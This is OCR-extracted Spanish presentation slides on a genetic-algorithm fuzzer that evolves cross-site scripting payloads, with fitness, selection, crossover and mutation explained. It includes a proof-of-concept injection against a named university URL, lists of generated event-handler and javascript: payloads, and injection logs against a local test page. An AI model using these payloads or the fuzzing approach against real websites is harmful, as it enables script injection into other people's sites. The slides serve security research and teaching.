
Algoritmos genéticos análisis y explotación de XSS

Fuzzing

Inyección automatizada de entradas para descubrir errores.

Cross Site Scripting (xss)



XSS

- Reflejado

example.com/home.asp?frame=menu.asp

- Almacenado

```
<form action="post.php" method="post">
 <input type="text" name="comment" value="">
 <input type="submit" value="Submit">
</form>
```

XSS



.ingenieria.unam.mx/dcsyhfi/mostrar_cartel.php?liga=images/carteles/aviso_49.jpg?redirect"><script>alert("PoC UNAM")</script>#
PoC UNAM
Prevent this page from creating additional dialo
OK

Algoritmo Genético

- Algoritmo de búsqueda
- Variación de búsqueda de haz local
- Utiliza estados (padres)
- Importa el orden final no el de construcción de la solución.
- Resolver problemas de optimización

Algoritmo Genético


- Inicialización (p.i)
- Calcular Fitness
- Mientras no convergen:
  - Selección
  - Crossover
  - Mutación
  - Calcular Fitness
- Terminación



Población inicial

Generados aleatoriamente con etiquetas y valores html.

- tags
- handlers
- text
- closers
- quotes
- spaces



Población inicial


```
javascript:alert(1)><a href <script ><input  javascript:alert(1)  onpropertyChange=
'
alert(1)  onreadyStateChange=
alert(1)javascript:alert(1) onpropertyChange=abc
<input   onpropertyChange=javascript:alert(1)
<body />
'alert(1)alert(1)<input 'abc  onreadyStateChange='">
 onmouseLeave=
/>">abc
abc /> <img  onload=javascript:alert(1)
<iframe  onscroll=
abc <a href abc  onload= onreadyStateChange=" "
```

Fitness


Función de evaluación:
Asigna un valor numérico a cada ejemplar.

- Número de atributos
- Número de elementos
- Número de errores a generar

Entre mejor es el ejemplar mayor es su puntuación fitness.



Funcionamiento



Fitness

```
**********************************************************************
Injecting http://localhost/xss/low.php?name=<form  onscroll=/>
**********************************************************************
Result:  <pre>Hello <form  onscroll=/></pre>
--------------------------------------------------
errors 6
--------------------------------------------------
line 1 column 1 - Warning: missing <!DOCTYPE> declaration
line 1 column 1 - Warning: inserting implicit <body>
line 1 column 1 - Warning: missing </pre> before <form>
line 1 column 12 - Warning: inserting implicit <pre>
line 1 column 1 - Warning: inserting missing 'title' element
line 1 column 12 - Warning: trimming empty <pre>

[elems:4 attrs:1 errors:6]:     http://localhost/xss/low.php?name=<form  onscroll=/>
```

Fitness


```
[elems:5 attrs:3 errors:10]:javascript:alert(1)><a href <script ><input  javascript
[elems:3 attrs:0 errors:3]: '
[elems:3 attrs:0 errors:3]: alert(1)  onreadyStateChange=
[elems:3 attrs:0 errors:3]: alert(1)javascript:alert(1) onpropertyChange=abc
[elems:4 attrs:1 errors:5]: <input   onpropertyChange=javascript:alert(1)
[elems:3 attrs:0 errors:6]: <body />
[elems:4 attrs:1 errors:7]: 'alert(1)alert(1)<input 'abc  onreadyStateChange='">
[elems:3 attrs:0 errors:3]:  onmouseLeave=
[elems:3 attrs:0 errors:3]: />">abc
[elems:4 attrs:1 errors:6]: abc /> <img  onload=javascript:alert(1)
[elems:4 attrs:1 errors:5]: <iframe  onscroll=
[elems:4 attrs:3 errors:9]: abc <a href abc  onload= onreadyStateChange=" "
```

Selección

Aquellos individuos que tienen mejor fitness.

Se utilizó el umbral selectivo: descartar

todos los individuos debajo de cierto umbral.




Ruleta

$$p_i = f_i / \Sigma_j(f_j) \text{ for } j = 1 \ldots N$$

Calculate the sum of all fitnesses in population (sum S).

Generate a random number r in the interval [0; S].

Go through the population and sum fitnesses. When the sum s is greater than r, stop and return the individual where you are.




Rank selection

For a population of N solutions:

the best solution gets rank N, the second best rank N-1, etc.


The worst individual has rank 1. Now use the roulette wheel and start selecting..



Torneo


Choose few individuals at random (a tournament).

best fitness (the winner) is selected for crossover.




Crossover


Los descendientes se forman combinando cadenas a partir de puntos de cruce



Ordered Crossover



Uniform Crossover



Crossover

```
[Act]:">"alert(1)"<iframe   src="javascript:alert(1)"abc />   onscroll=
[Nxt]:abc  onmouseLeave=<form  onscroll=
Result1:  ">"alert(1)"<form  onscroll=
Result2:  <iframe   src="javascript:alert(1)"abc />   onscroll= abc  onmouseLeave=
```

```
[Act]:">"alert(1)"<iframe   src="javascript:alert(1)"abc />   onscroll=
[Nxt]:abc  onmouseLeave=<form  onscroll=
Result1:  ">"alert(1)"<form  onscroll=
Result2:  <iframe   src="javascript:alert(1)"abc />   onscroll= abc  onmouseLeave=
```


Resultados


localhost/xss/low.php?name=<iframe%20src="javascript:ale...
Apps
An embedded page on this webpage says:
1
OK
Hello

Mutación

Cada individuo puede modificar ciertos genes utilizando un valor probabilístico.

Mantiene diversidad en para recorrer todo el espacio de búsqueda



Mutación

- Codificación

  <script>alert(1)</script>

  <script>alert(1)%3C%2F%73%63%72%69%70%74%3E

- Inserción de ciertos genes

  <script></script>

  <script>alert(1)</script>

Consideraciones

$$P(Mutacion) = \frac{1}{|Poblacion|}$$

$$P(Crossover) = 20 * P(Mutacion)$$

Si la probabilidad de mutación es muy alta el valor de fitness variará mucho. Si es muy baja es poco probable explorar todo el espacio

El número de iteraciones debe ser suficiente para que las soluciones se acerquen al valor óptimo.

Conclusiones

Es independiente del dominio.

Manejo de probabilidades

Mantiene múltiples potenciales soluciones.

Paralelizable.